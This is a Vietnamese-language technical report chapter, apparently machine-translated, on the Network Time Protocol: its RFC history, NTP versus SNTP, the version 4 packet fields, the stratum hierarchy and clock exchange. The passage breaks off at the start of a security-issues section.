Các đặc điểm kỹ thuật cho phiên bản số không của NTP được ghi lại như một phần của RFC 958, được viết bởi David L Mills, trong 1985. Tuy nhiên, rễ của NTP trở lại xa hơn thế. Khái niệm về thời gian đồng bộ hóa trên máy tính kết nối mạng được đề cập lần đầu tiên trong Internet thử nghiệm lưu ý (IEN) 173, "Đồng bộ thời gian trong các máy chủ DCNET," cũng là tác giả của David L Mills vào tháng hai của 1981. IEN 173 đã trở thành RFC 778, "DCNET đồng hồ Internet Dịch vụ," trong tháng tư của 1981.

Nói cách khác, ý tưởng đồng bộ hóa thời gian giữa các hệ thống máy tính trên Internet là hơn 39 năm tuổi.

Lịch sử:

Việc thực hiện NTP đầu tiên bắt đầu khoảng 1980 với độ chính xác chỉ vài trăm mili giây. Đó là thực hiện đầu tiên đã được tài liệu trong Internet

Engineering Note [IEN-173]. Sau đó, các đặc điểm kỹ thuật đầu tiên xuất hiện trong [RFC 778], nhưng nó vẫn được đặt tên là Internet Clock Service. Đồng bộ hóa thời gian đồng hồ là cần thiết cho giao thức Hello Routing. NTP đã được giới thiệu trong [RFC 958] lần đầu tiên, chủ yếu mô tả các gói dữ bị nhìn thấy trên mạng cũng như một số tính toán cơ bản liên quan. Các phiên bản đầu của NTP không bù đắp bất kỳ lỗi tần số nào.

Các đặc điểm kỹ thuật đầu tiên đầy đủ của giao thức và đi kèm với các thuật toán cho NTP Phiên bản 1 xuất hiện 1988 trong [RFC 1059]. Phiên bản đó đã có chế độ hoạt động đối xứng cũng như chế độ Client-Server.

Phiên bản 2 giới thiệu xác thực khóa đối xứng (sử dụng DES-CBC) đã được mô tả trong [RFC 1119] chỉ khoảng một năm sau. Cũng trong khoảng thời gian một giao thức đồng bộ hóa thời gian khác có tên Dịch vụ đồng bộ hóa thời gian kỹ thuật số (DTSS) được trình bày bởi Digital Equipment Corporation. Vào thời điểm đó, phần mềm có tên xntp được viết bởi Dennis Fergusson tại Đại học Toronto. Phần mềm đó đã phát triển thành bản phân phối phần mềm hiện có sẵn công khai.

Kết hợp các ý tưởng tốt của DTSS với NTP đã tạo ra một đặc điểm kỹ thuật mới cho NTP phiên bản 3, cụ thể là [RFC 1305], vào năm 1992. Phiên bản đó đã đưa ra các nguyên tắc chính xác chính thức (esterror và maxerror, xem thêm Q: 5.2.3.1.) Và sửa đổi thuật toán. Hơn nữa chế độ phát sóng đã được thêm vào giao thức.

Mặc dù NTP per se chỉ liên quan đến việc điều chỉnh đồng hồ của hệ điều hành, đã có một số nghiên cứu song song về việc cải thiện việc giữ thời gian trong nhân của hệ điều hành. [RFC 1589] (Một mô hình hạt nhân để chấm công chính xác) đã mô tả một triển khai và giao diện mới vào năm 1994. Việc triển khai đó có thể giữ thời gian với độ chính xác lên đến một micro giây.

Trong khi phiên bản 3 vẫn là đặc điểm kỹ thuật mới nhất có sẵn, cả hai, các đặc điểm kỹ thuật và thực hiện đã được liên tục cải thiện (đây là những gì xntp3-5

thực sự triển khai). Kể từ khoảng 1994 làm việc cho một phiên bản mới của NTP đang trong tiến trình. Các đặc điểm kỹ thuật đầu tiên mới là [RFC 2030], đơn giản mạng thời gian Protocol (sntp) phiên bản 4 cho IPv4, IPv6 và OSI.

Các xung bên ngoài có thể được sử dụng để hiệu chuẩn và ổn định đồng hồ của hệ điều hành. Do đó một giao diện hệ điều hành (API) đã được thiết kế và tài liệu trong [RFC 2783] (API Pulse-Per-Second cho hệ điều hành Unix-like, phiên bản 1), cuối cùng được xuất bản trong 1999.

Phiên bản tiếp theo của NTP sẽ cung cấp các tính năng mới về cấu hình tự động (ví dụ: chế độ manycast), độ tin cậy, giảm lưu lượng truy cập Internet và xác thực (sử dụng mật mã khóa công khai). Một mô hình đồng hồ hạt nhân mới có thể giữ thời gian với độ chính xác lên đến một nano giây.

2.2. Hiểu về NTP.

2.2.1. Định nghĩa

Giao thức NTP (Network Time Protocol) là một giao thức để đồng bộ đồng hồ của các hệ thống máy tính thông qua mạng dữ liệu chuyển mạch gói với độ trễ biến đổi. Giao thức này được thiết kế để tránh ảnh hưởng của độ trễ biến đổi bằng cách sử dụng bộ đệm jitter. NTP cũng là tên gọi của phần mềm được triển khai trong dự án Dịch vụ NTP Công cộng (NTP Public Services Project).

2.2.2: Sự khác biệt NTP và SNTP

SNTP (Simple Network Time Protocol) về cơ bản cũng là NTP, nhưng thiếu một số thuật toán nội bộ mà không cần thiết cho tất cả các loại máy chủ.

SNTP sử dụng cùng một cấu trúc gói TCP/IP như NTP nhưng do các thuật toán đơn giản, nó chỉ cung cấp độ chính xác rất giảm. Gói NTP chứa một chương trình nền (Daemon hoặc dịch vụ) đồng bộ hóa thời gian hệ thống của máy tính đến một hoặc nhiều nguồn thời gian tham chiếu bên ngoài có thể là các thiết bị khác trên mạng, hoặc một đồng hồ radio được kết nối với máy tính.

Như một thực hiện đầy đủ của giao thức NTP dường như quá phức tạp đối với nhiều hệ thống, một phiên bản đơn giản của giao thức, cụ thể là sntp đã được xác định.

2.2.3: Các tính năng cơ bản của NTP

Có tồn tại một số giao thức để đồng bộ hóa máy tính, từng có các tính năng phân biệt. Dưới đây là danh sách các tính năng của NTP:

+ NTP cần một số đồng hồ tham khảo xác định thời gian thực để hoạt động. Tất cả đồng hồ được thiết lập về thời gian thực. (Nó sẽ không chỉ làm cho tất cả các hệ thống đồng ý về một số thời gian, nhưng sẽ làm cho họ đồng ý khi thời gian thực như được xác định bởi một số tiêu chuẩn.)

+ NTP sử dụng UTC là thời gian tham khảo (xem thêm những gì là UTC?).

+ NTP là một giao thức chịu lỗi sẽ tự động chọn tốt nhất của một số nguồn thời gian có sẵn để đồng bộ hóa. Nhiều ứng viên có thể được kết hợp để giảm thiểu lỗi tích lũy. Sẽ phát hiện và tránh các nguồn tạm thời hoặc vĩnh viễn điên.

+ NTP có khả năng mở rộng cao: một mạng đồng bộ có thể bao gồm một số Clock tham chiếu. Mỗi nút của một mạng lưới như vậy có thể trao đổi thông tin về thời gian hoặc hai chiều hoặc Unidirectional. Tuyên truyền thời gian từ một nút này sang một hình thức khác một biểu đồ phân cấp với đồng hồ tham chiếu ở trên cùng.

+ Có sẵn một số nguồn thời gian, NTP có thể chọn các ứng viên tốt nhất để xây dựng ước tính của mình trong thời gian hiện tại. Giao thức này là rất chính xác, sử dụng độ phân giải nhỏ hơn một nanosecond (về 2 ^-32 giây). (Giao thức phổ biến được sử dụng bởi số và xác định trong [RFC 868] chỉ sử dụng độ phân giải một giây).

+ Ngay cả khi một kết nối mạng tạm thời không có sẵn, NTP có thể sử dụng các phép đo từ quá khứ để ước tính thời gian hiện tại và lỗi.

+ Vì lý do chính thức NTP cũng sẽ duy trì ước tính về độ chính xác của thời gian địa phương.

2.2.4. Hệ điều hành được hỗ trợ.

Hệ điều hành gốc của NTP là Unix. Hôm nay, Tuy nhiên, NTP chạy với nhiều hệ thống UNIX-like. NTP v4 cũng đã được chuyển sang Windows và có

thể được sử dụng với Windows NT, Windows 2000 và các phiên bản Windows mới hơn lên đến Windows Vista và Windows 7.

Phân phối NTP chuẩn không thể chạy với các Windows 9x/Me vì có một số tính năng hạt nhân thiếu được yêu cầu cho thời gian chính xác giữ. Đối với Windows 9x/ME và các nền tảng khác mà không được hỗ trợ trực tiếp bởi các gói NTP có một số chương trình NTP hoặc SNTP có sẵn trên Internet. Tổng quan về các chương trình có sẵn có thể được tìm thấy trên trang chủ hỗ trợ NTP.

Ngày nay nhiều máy trạm được triển khai được cài đặt sẵn dịch vụ Client NTP, do đó, Meinberg cũng cung cấp nhiều plug-and-Play máy chủ thời gian NTP được gọi là máy chủ thời gian Lantime NTP với tùy chọn đồng hồ tham chiếu khác nhau, ví dụ như built-in GPS hoặc DCF77 pzf Receiver. Các thiết bị cũng có giao diện mạng và nguồn điện đi kèm và được lắp ráp trong hộp độc lập và sẵn sàng hoạt động.

2.2.5: Các máy chủ NTP có sẵn trên Internet

Theo khảo sát của Mạng NTP [2], có ít nhất 175.000 máy chủ đang chạy NTP trên Internet. Trong số này có hơn 300 máy chủ tầng 1 hợp lệ. Ngoài ra, có hơn 20.000 máy chủ ở tầng 2 và hơn 80.000 máy chủ ở tầng 3.

2.2.6: NTP phiên bản 4

NTP hiện tại đã phát hành phiên bản 4, các tính năng mới của phiên bản 4 (so với phiên bản 3) là:

+ Sử dụng số học dấu phẩy động thay cho số học điểm cố định.

+ Thuật toán kỷ luật đồng hồ được thiết kế lại giúp cải thiện độ chính xác, xử lý mạng jitter và khoảng thời gian bỏ phiếu.

+ Hỗ trợ triển khai hạt nhân nano cung cấp độ chính xác nano giây cũng như các thuật toán cải tiến.

+ Mật mã khóa công khai được gọi là khóa tự động tránh có các khóa bí mật chung.


+ Tự động phát hiện máy chủ (chế độ manycast)

+ Đồng bộ hóa nhanh khi khởi động và sau khi lỗi mạng (chế độ chụp liên tục)

+ Trình điều khiển mới và sửa đổi cho đồng hồ tham khảo

+ Hỗ trợ cho các nền tảng và hệ điều hành mới

2.2.7. Cấu trúc gói tin Ntp phiên bản 4:



Hình 2.1: Cấu trúc gói tin NTP.

+ LI (Leap indicator) 2-bit:

Mã cảnh báo về bước nhảy vọt thứ hai sắp được chèn vào cuối ngày cuối cùng của tháng hiện tại

Các bit được mã hóa như sau:

00	Không cảnh báo
01	+1 giây (phút sau có 61 giây)
10	-1 giây (phút sau có 59 giây)
11	Sự cố máy chủ

Bảng 2.2. Các giá trị của Leap indicator.

Với giá trị là 3, dữ liệu nhận được sẽ không đáng tin cậy.

+ Version number(VN) 3-bit:

Số phiên bản của giao thức NTP (1 L4). Trong trường hợp này là 100

+ Mode 3-bit:

Chế độ hoạt động của người gửi gói. Giá trị là từ 0 đến 7, trong đó 3 là máy khách và 4 là máy chủ.

Giá trị	Ý nghĩa
0	Dành riêng
1	Đối xứng hoạt động
2	Đối xứng thụ động
3	Máy khách
4	Máy chủ
5	Phát sóng
6	Tin nhắn kiểm soát NTP
7	Dành riêng cho sử dụng cá nhân

Bảng 2.3. Các giá trị của Version number.

+ Stratum 8-bit:

Cho biết có bao nhiêu trung gian giữa máy khách và đồng hồ tham chiếu.

Giá trị	Ý nghĩa
0	Không xác định hoặc không hợp lệ
1	Trực tiếp từ máy chủ
2-15	Máy chủ thứ cấp
16	Không đồng bộ
17-255	Reserved

Bảng 2.4. Các giá trị của Stratum.

+ Poll 8-bit:

Biểu thị khoảng thời gian tối đa giữa tin nhắn liên tiếp, trong log2 giây. Giới hạn mặc định được đề xuất cho khoảng thời gian thăm dò tối thiểu và tối đa lần lượt là 6 và 10.

+ Precision 8-bit:

Biểu thị độ chính xác của đồng hồ hệ thống, trong log2 giây. Giá trị là logarit nhị phân của giây.

+ Root Delay (rootdelay) 32-bit:

Tổng độ trễ chuyến đi khứ hồi đến tham chiếu đồng hồ, ở định dạng ngắn NTP.

+ Root Dispersion (rootdisp) 32-bit:

Phân tán toàn bộ cho đồng hồ tham chiếu,ở định dạng ngắn NTP.

+ RefID (Reference ID) 32-bit:

ID của đồng hồ. Nếu trường Stratum là một, thì RefID là tên của đồng hồ nguyên tử (bốn ký tự ASCII). Nếu máy chủ NTP hiện tại sử dụng số đọc của máy chủ khác, thì địa chỉ IP của máy chủ này được ghi bằng RefID.

+ Reference Timestamp 64-bit:

Thời gian của máy chủ mới nhất.

+ Origin Timestamp 64-bit:

Thời gian tại máy khách khi yêu cầu khởi hành cho máy chủ, ở định dạng dấu thời gian NTP.


+ Receive Timestamp 64-bit:

Thời gian tại máy chủ khi yêu cầu đến từ máy khách, ở định dạng dấu thời gian NTP.

+ Transmit Timestamp 64-bit:

Thời gian tại máy chủ khi phản hồi còn lại đối với máy khách, ở định dạng dấu thời gian NTP.

+ Extension Field -n:



Hình 2.2: Cấu trúc trường Extension.

Bao gồm các trường Field Type (16-bit), Length (16-bit unsigned integer), Value, Padding.

Field Type: Loại trường dành riêng cho chức năng được xác định và không được xây dựng ở đây.

Length: Chỉ ra chiều dài của toàn bộ trường Extension trong octet, bao gồm cả Padding cánh đồng.

+ Key Identifier 32-bit:

Được sử dụng bởi client và server để chỉ định khóa MD5 128 bit bí mật.

+ Message Digest 128-bit:


Chứa mã băm MD5 128 bit được tính trên khóa theo sau là các trường mở rộng và tiêu đề gói NTP (nhưng không phải là Các trường nhận dạng khóa hoặc thông báo tiêu hóa).

2.3. Kiến trúc và phương thức hoạt động.

2.3.1. Giao thức mạng sử dụng:

NTP sử dụng gói UDP/IP để truyền dữ liệu vì thiết lập kết nối nhanh và thời gian đáp ứng. Số cổng chính thức cho NTP (mà ntpd và ntpdate lắng nghe và nói chuyện với) là.123

2.3.2. Kiến trúc:



Hình 2.3. Kiến trúc NTP.

NTP sử dụng kiến trúc phân cấp, phân lớp cho các cấp nguồn đồng bộ, mỗi một cấp trong phân cấp này được gọi là một "stratum' và được gán một số của cấp bắt đầu từ 0 là cấp cao nhất. Cấp stratum chỉ ra nó đã qua bao nhiêu trung gian để đến được cấp tham chiếu và cấp stratum cũng giúp tránh tham chiếu vòng trong phân cấp. Chú ý rằng cấp stratum không có ý nghĩa chỉ chất lượng hay độ ổn định, dễ dàng tim thấy một nguồn đồng bộ "stratum 3" có chất lượng tốt hơn một nguồn "stratum 2" khác. Các cấp độ stratum được liệt kê dưới đây:


Stratum 0: Bao gồm những thiết bị như đồng hồ nguyên tử (atomic clock), đồng hồ GPS hay các đồng hồ vô tuyến khác. Thiết bị Stratum-0 thường không được kết nối trực tiếp vào mạng mà được kết nối với máy tính (ví dụ thông qua cổng RS-232 sử dụng tín hiệu xung). Ảnh dưới đây là đồng hồ chủ dự phòng tại Schriever AFB (Colorado) là một nguồn Stratum-0 cho NTP.

Stratum 1: Đây là các máy tính kết nối với thiết bị Stratum 0. Đây là nguồn đồng hồ tham chiếu cho các server Stratum 2. Các máy tính này còn được gọi là time server. Các server Stratum 1 (với NTPv3 hay trước đó) có thể không hoạt động với độ chính xác của cấp Stratum 1

Stratum 2: Là các máy tính gửi các yêu cầu NTP đến cho server Stratum 1. Thông thường máy tính Stratum 2 sẽ tham chiếu từ nhiều server Stratum 1 và sử dụng thuật toán NTP để thu thập thông tin chính xác nhất, và bỏ tham chiếu đến các server Stratum 1 hoạt động không chính xác. Các máy tính Stratum 2 sẽ liên lạc với các máy tính Stratum 2 khác để có được thời gian chính xác và ổn định hơn trong nhóm. Máy tính Stratum 2 theo phân cấp lại là nguồn tham chiếu cho các yêu cầu từ Stratum 3.

Stratum 3: Các máy tính mày cũng thực hiện các chức năng như Stratum 2, và tương tự cũng là nguồn tham chiếu cho các cấp thấp hơn, có thể có tối đa 16 cấp. Tùy vào phiên bản, NTP có thể hỗ trợ đến 256 Stratum.

2.3.3: Phương thức hoạt động.



Hình 2.4. Mô hình giao tiếp NTP.

+ Time References:

Đồng hồ tham chiếu là một số thiết bị hoặc máy móc mà spits ra thời gian hiện tại. Điều đặc biệt về những việc này là chính xác: đồng hồ tham khảo phải được chính xác sau một số tiêu chuẩn thời gian.

Các ứng cử viên điển hình cho đồng hồ tham khảo là (rất tốn kém) đồng hồ cesium. Rẻ hơn (và do đó phổ biến hơn) là những người thu cho một số tín hiệu thời gian phát sóng bởi các cơ quan tiêu chuẩn quốc gia. Một ví dụ điển hình sẽ là một GPS (hệ thống định vị toàn cầu) nhận được thời gian từ vệ tinh. Các vệ tinh lần lượt có một đồng hồ cesium đó là định kỳ điều chỉnh để cung cấp độ chính xác tối đa.

Ít tốn kém hơn (và chính xác) đồng hồ tham khảos sử dụng một trong những chương trình phát sóng trên cạn được gọi là DCF77, MSF, và wwv.

Đồng hồ tham chiếu sẽ cung cấp thời gian hiện tại, đó là chắc chắn. NTP sẽ tính toán một số giá trị thống kê bổ sung mô tả chất lượng thời gian mà nó nhìn thấy. Trong số các giá trị này là: offset (hoặc Phase), jitter (hoặc phân tán), lỗi tần số, và sự ổn định (xem thêm phần 3,3). Vì vậy, mỗi NTP Server sẽ duy trì một ước tính về chất lượng của đồng hồ tham khảocủa s và của chính nó.

Điều gì sẽ xảy ra nếu thời gian tham khảo thay đổi?

Lý tưởng là thời gian tham khảo là như nhau ở khắp mọi nơi trên thế giới. Sau khi đồng bộ hoá, không nên có bất kỳ thay đổi bất ngờ giữa các hệ điều hành và đồng hồ tham khảo. Do đó, NTP không có phương pháp đặc biệt để xử lý tình hình.

Thay vào đó, phản ứng của ntpdsẽ phụ thuộc vào sự bù đắp giữa đồng hồ địa phương và thời gian tham chiếu. Đối với một ntpd bù nhỏ sẽ điều chỉnh đồng hồ địa phương như bình thường; cho các offsets nhỏ và lớn hơn, ntpd sẽ từ chối thời gian tham khảo một lúc. Trong trường hợp sau, đồng hồ của hệ thống hoạt động sẽ tiếp tục với việc chỉnh sửa cuối cùng có hiệu lực trong khi thời gian tham chiếu mới bị từ chối. Sau một thời gian, offsets nhỏ (đáng kể ít hơn một giây) sẽ được slewed (điều chỉnh chậm), trong khi offsets lớn hơn sẽ làm cho đồng hồ được bước (thiết lập trở lại). Offsets lớn bị từ chối, và ntpd sẽ chấm dứt chính nó, tin rằng một cái gì đó rất lạ phải có xảy ra.

Đương nhiên, thuật toán cũng được áp dụng khi ntpd được bắt đầu lần đầu tiên hoặc sau khi khởi động lại.

+ Time Exchange:

Thời gian có thể được truyền từ một nguồn thời gian khác, thường bắt đầu từ một đồng hồ tham chiếu được kết nối với một máy chủ Stratum 1 . Máy chủ được đồng bộ hóa với một máy chủ Stratum 1 sẽ Stratum 2. Nói chung các tầng lớp của một máy chủ sẽ là một trong nhiều hơn Stratum của tham chiếu của nó.

Đồng bộ hoá máy khách với máy chủ mạng bao gồm một số gói trao đổi trong đó mỗi Exchange là một cặp yêu cầu và trả lời. Khi gửi một yêu cầu, khách hàng lưu trữ thời gian riêng của mình (bắt nguồn) vào các gói tin được gửi. Khi một máy chủ nhận được một gói như vậy, nó sẽ lần lượt lưu trữ thời gian riêng của mình (nhận dấu gian) vào gói, và các gói sẽ được trả lại sau khi đưa một dấu thời gian truyền vào các gói. Khi nhận được trả lời, bộ thu sẽ một lần nữa đăng nhập thời gian nhận của riêng mình để ước tính thời gian đi du lịch của các gói. Thời gian đi du lịch (Delay) được ước tính là một nửa của "Tổng độ trễ trừ thời gian xử lý từ xa", giả sử sự chậm trễ đối xứng.

Những khác biệt thời gian có thể được sử dụng để ước tính thời gian bù đắp giữa cả hai máy, cũng như sự phân tán (tối đa lỗi bù đắp). Thời gian khứ hồi ngắn hơn và đối xứng hơn, chính xác hơn ước tính của thời gian hiện tại.

Thời gian không được tin cho đến khi một số trao đổi gói đã diễn ra, mỗi đi qua một tập hợp các kiểm tra sanity. Chỉ nếu các bài trả lời từ máy chủ đáp ứng các điều kiện được xác định trong đặc tả giao thức, máy chủ là hợp lệ. Thời gian không được đồng bộ hoá từ máy chủ được coi là không hợp lệ của giao thức. Một số giá trị cần thiết được đưa vào bộ lọc nhiều giai đoạn cho mục đích thống kê để cải thiện và ước tính chất lượng của các mẫu từ mỗi máy chủ. Tất cả các máy chủ đã sử dụng được đánh giá một thời gian nhất quán. Trong trường hợp bất đồng, tập hợp lớn nhất của các máy chủ thoả thuận (truechimers) được sử dụng để sản xuất một thời gian tham chiếukết hợp, do đó tuyên bố các máy chủ khác như không hợp lệ (falsetickers).

Thường phải mất khoảng năm phút (năm mẫu tốt) cho đến khi một NTP Server được chấp nhận như là nguồn đồng bộ. Điều thú vị, điều này cũng đúng cho đồng hồ tham khảođịa phương s mà không có sự chậm trễ ở tất cả theo định nghĩa.

Sau khi đồng bộ hóa ban đầu, ước tính chất lượng của khách hàng thường cải thiện theo thời gian. Khi khách hàng trở nên chính xác hơn, một hoặc nhiều máy chủ tiềm năng có thể được coi là không hợp lệ sau một thời gian.

- Giao thức mạng nào được sử dụng bởi NTP:

NTP sử dụng gói UDP/IP để truyền dữ liệu vì thiết lập kết nối nhanh và thời gian đáp ứng. Số cổng chính thức cho NTP (mà ntpd và ntpdate lắng nghe và nói chuyện với) là.123

- Thời gian được mã hóa trong NTP:

NTP dấu thời gian là một giá trị nhị phân 64 bit với một phần điểm ngụ ý giữa các bit 2 32 nửa. Nếu bạn mất tất cả các bit như một số nguyên 64 bit unsigned, dính nó vào một biến điểm nổi với ít nhất 64 bit của mantissa (thường gấp đôi) và làm một điểm nổi chia bởi, bạn sẽ nhận được câu trả lời đúng.2^32

Ví dụ 64 bit giá trị nhị phân:

00000000000000000000000000000001

10000000000000000000000000000000

bằng một số thập phân 1,5. Nhân số ở bên phải của các điểm là 1/2, 1/4, 1/8, 1/16, vv

2.4. Các vấn đề về bảo mật

NTP rất có thể là giao thức hoạt động liên tục dài nhất trên Internet.

Ở độ tuổi hơn 30, NTP đã trở nên phổ biến trên Internet,đến mức hầu hết mọi người đều không nghĩ về điều đó. Thật không may, đó là một phần của vấn đề NTP là một giao thức tối nghĩa hiếm khi bị lỗi và thực hiện làm tốt lắm. Điều này đã dẫn đến rất nhiều entropy trong việc phát triển và triển khai của giao thức. Phiên bản hiện tại của NTP, phiên bản 4, được giới thiệu lần đầu tiên vào năm 2010 và thậm chí mặc dù phiên bản 4 đã được coi là tiêu chuẩn trong hơn sáu năm, nhưng vẫn còn những hệ điều hành không hỗ trợ nó. Trên hết, có một số hệ điều hành không thể thực hiện đầy đủ các khả năng bảo mật có sẵn trong phiên bản 4 của giao thức, thay vào đó chọn thực hiện Giao thức thời gian mạng đơn giản (SNTP). Điều này có thể khiến các tổ chức 